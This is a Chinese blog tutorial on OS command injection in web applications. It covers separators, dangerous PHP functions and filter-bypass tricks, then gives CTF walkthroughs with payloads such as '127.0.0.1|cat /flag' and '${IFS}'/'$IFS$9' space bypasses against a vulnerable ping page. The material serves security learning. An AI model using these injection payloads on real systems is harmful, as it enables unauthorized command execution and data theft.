# 命令执行篇

原创

poggioxay 于 2021-08-10 11:26:51 发布 53 收藏 1

文章标签： 命令执行



本文链接：https://blog.csdn.net/m0_55854679/article/details/119543746



## 文章目录

# 漏洞原理

部分`Web`应用程序提供了一些命令执行的操作，例如，想要测试`http://www.example.com`是否可以正常连接，那么`Web`应用程序底层就很可能去调用系统操作命令，如果此处没有过滤好用户输入的数据，就很有可能形成系统命令执行漏洞。程序中因为某些功能需要执行系统命令，并通过网页传递参数到后台执行。然而最根本的原因是没有对输入框中的内容进行过滤，导致出现该漏洞，正常情况下输入框只能接收指定类型的数据。

# 漏洞概述

攻击者通过`web`应用可以执行系统命令，从而获得敏感信息，进而控制服务器攻击内网。

## 漏洞产生条件

- 调用第三方组件存在代码执行漏洞
- 用户的输入作为系统命令的参数拼接到命令中
- 对用户的输入过滤不严格

## 常用命令

### windows

1. `dir` 列出目录
2. `ipconfig` 查看ip
3. `arp -a` 查看路由表
4. `calc` 打开计算器
5. `regedit` 打开注册表
6. `netstat -ano` 查看服务器端口信息

### linux

1. `cat /etc/passwd` 查看password文件内容
2. `id` 查看当前用户的id号（Windows中500表示admin，501表示游客，自定义用户100以上）
3. `cat /etc/group` 查看用户组文件内容
4. `pwd` 显示当前目录
5. `uname -a` 查看当前系统版本
6. `natstat -pantu` 查看当前服务器的端口信息
7. `netstat -nr` 查看网关和路由

## 漏洞危害

- 继承`Web`服务程序的权限去执行系统命令或读写文件。
- 反弹`shell`
- 提升权限，控制整个网站甚至控制服务器。
- 修改服务器配置

## 利用方法

### 管道符

> | （就是按位或），直接执行 | 后面的语句
>
> || （就是逻辑或），如果前面命令是错的那么就执行后面的语句，否则只执行前面的语句
>
> & （就是按位与），& 前面和后面命令都要执行，无论前面真假
>
> && （就是逻辑与），如果前面为假，后面的命令也不执行，如果前面为真则执行两条命令
>
> ; 前后都执行，无论前面真假，同 & （linux也有）
>
> %0a 换行符，多行区分代码块
>
> %0b 同%0a

## 补充：常见URL转码

```
' —>     %27
空格 —>  %20
#符号 —>  %23
\ —>     %5C
```

## 危险函数

## PHP

```
1. eval()      将输入的字符串参数当做PHP程序代码来执行

2. assert()    判断一个表达式是否成立。返回true or false;

3. preg_replace()   函数是用来执行一个正则表达式的搜索和替换的  preg_replace(要搜索的字符串，用于替换的字符串，要搜索替换的字符串)

4. call_user_func()   函数是用来执行一个正则表达式的搜索和替换的    call_user_fucn(被调用的回调函数，函数参数0个或多个【数组或列表的形式】)
```

```
public function test($test1,$test2) {
    return $test1 . $test2;
}
echo call_user_func(array($this, 'test'), 'a', 'b');//输出结果为ab
```

```
5. call_user_func_array()

把第一个参数作为回调函数进行调用，第二个参数传入数组，将数组中的值作为回调函数的参数
```

```
function a($b, $c) {

            echo $b;

            echo $c;

         }

         call_user_func_array('a', array("111", "222"));  //输出 111 222
```

```
6. create_function()

根据传递的参数创建匿名函数，并为其返回唯一名称。适用于PHP4、PHP5、PHP7
 create_function(声明的函数变量的部分，执行的方法代码的部分)
```

```php
<?php
$newfunc = create_function('$a,$b', 'return "ln($a) + ln($b) = " . log($a * $b);');
echo "New anonymous function: $newfunc\n";
echo $newfunc(2, M_E) . "\n";
?>
```

`create_function()`会创建一个匿名函数（`lambda`样式）。此处创建了一个叫`lambda_1`的函数，在第一个`echo`中显示出名字，并在第二个`echo`语句中执行了此函数。

`create_function()`函数会在内部执行`eval()`，我们发现是执行了后面的`return`语句，属于`create_function()`中的第二个参数位置。

```
7. array_map()

  array_map(引用的函数名称,数组1,可选的数组2)
```

```php
function myfunction($v1){
function oneArray($v)
{
 if ($v == 'two') {
    return "this is two";
   }
 return $v;
}
$one_array = ['one','two','three'];
print_r(array_map('oneArray', $one_array));
```

输出结果：

```
Array
(
    [0] => one
    [1] => this is two
    [2] => three
)
```


## 系统命令

1. `system()` 直接在终端打印返回结果，成功则返回命令输出的最后一行，失败则返回FALSE

```
system(shell命令,shell命令的返回结果0或1)
```

```php
<?php
system('cmd.bat',$callback);
echo $callback;
?>   //使用system()函数来去除系统垃圾，$callback变量为被执行文件执行后的输出信息。
```

2. `passthru()` 执行外部程序并且显示原始输出,只调用命令，不返回任何结果，但把命令的运行结果原样地直接输出到标准输出设备上。

```php
<?php
    passthru("ls");
?>

执行结果：index.phptest.php
```

3. `exec()` 执行一个外部程序,命令执行结果的最后一行内容。

```
<?php
        echo exec("ls",$output);
        echo "</br>";
        print_r($file);
?>

//$output：数组格式，用于存储输出的信息


执行结果：
test.php
Array( [0] => index.php [1] => test.php)
```

4. `pcntl_exec()` 在当前进程空间执行指定程序
5. `shell_exec()` 命令执行的输出。如果执行过程中发生错误或者进程不产生输出，则返回NULL。

```
$result = shell_exec($cmd);

$cmd：shell脚本
$result：shell脚本的执行结果
```

6. `popen()` 函数不会直接返回执行结果，而是返回一个文件指针，但是命令已经执行。

```
resource popen ( 执行的命令 , 指针文件的连接模式包括读r和写w)
```

```
<?php popen( 'whoami >> c:/1.txt', 'r' ); ?>

<?php
    $test = "ls /tmp/test";
    $fp = popen($test,"r");  //popen打一个进程通道

    while (!feof($fp)) {      //从通道里面取得东西
        $out = fgets($fp, 4096);
         echo  $out;          //打印出来
    }
    pclose($fp);
?>
```

7. `proc_open()` 与 `popen()` 函数相似，区别是前者提供的是双向通道

```
<?php
    $test = "ipconfig";
    $array =   array(
     array("pipe","r"),   //标准输入
     array("pipe","w"),   //标准输出内容
     array("pipe","w")    //标准输出错误
     );

    $fp = proc_open($test,$array,$pipes);    //打开一个进程通道
    echo stream_get_contents($pipes[1]);     //为什么是$pipes[1]，因为1是输出内容
    proc_close($fp);
?>
```

8. `` 运算符与`shell_exec`功能相同，执行`shell`命令并返回输出的字符串。
9. `ob_start()`用于打开缓冲区，开始输出缓冲，这时PHP停止输出，在这以后的输出都被转到一个内部的缓冲里。

## 常见绕过

### 空格绕过

```
<  --  如cat<flag.php
<>      --    如cat<>flag.php
%09   --   需要php环境，如cat%09flag.php
${IFS}$
$IFS$9   --   后面加个$与{}类似，起截断作用，$9是当前系统shell进程第九个参数持有者，始终为空字符串，如cat$IFS2$9flag.php
```

### 管道符绕过

### 拼接绕过

```
$a=l
$b=s
$a$b  //执行ls
```

### 编码绕过

### 关键字绕过

```
双写关键字绕过
cat \flag\
cat "flag"
cat fla[get]
```

### IP中的点绕过

将IP地址转化为数字地址或域名、

### 长度限制绕过

```
echo “hello world” >flag.txt     //通过>将命令结果存入文件中

echo "hello hacker" >> flag.txt    //>>符号的作用是将字符串添加到文件内容末尾，不会覆盖原内容
```

### 函数绕过

#### 文件包含读取

```
include('/flag.txt')
```

#### 高亮显示

```
show_resource("flag.php")
highlight_file("flag.php")
```

#### 通过复制、重命名读取php文件内容


```
copy("flag.php","flag.txt")
rename()
```

#### 使用fopen函数读取文件

参考博客1
参考博客2

## 练习

## [ACTF2020 新生赛]Exec







### 命令执行知识点-管道符

### 解题方法

```
127.0.0.1
```







测试管道符以及`ls`是否可正常执行

```
127.0.0.1|ls
```




```
127.0.0.1 | ls /      //查看根目录
```







```
127.0.0.1 | cat /flag      //发现flag文件，使用cat命令查看
```




## [GXYCTF2019]Ping Ping Ping

打开题目链接，只有短短的几个字符




/?ip=



```
/?ip=127.0.0.1
```

/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```


测试管道符与`ls`是否可以执行

```
/?ip=127.0.0.1|ls
```

/?ip=

```
flag.php
index.php
```


使用`cat`命令查看`flag.php`文件，提示过滤了符号

```
/?ip=127.0.0.1|cat/flag.php
```

/?ip= 1fxck your symbol!


又提示过滤了空格

```
/?ip=127.0.0.1|cat  flag.php
```

/?ip= fxck your space!


将`/`用`base 64`加密后，提示`flag`被过滤

```
/?ip=127.0.0.1|catLw==flag.php
```

/?ip= fxck your flag!


过滤了空格，用`${IFS}$`代替


/?ip= fxck your space!


/?ip= 1fxck your symbol!




也过滤了`{}`，用`$IFS$1`代替

/?ip= fxck your flag!






过滤`flag`，我们可以查看`index.php`的内容

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}
```


使用字符串拼接绕过的方法，查看网页源码即可得到flag

```
/?ip=127.0.0.1;b=lag;a=f;cat$IFS$a$b.php
```

/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```




```
/?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<?php
$flag = "flag{66f354ab-2746-4f14-81b8-af7b192586ca}";
?>

```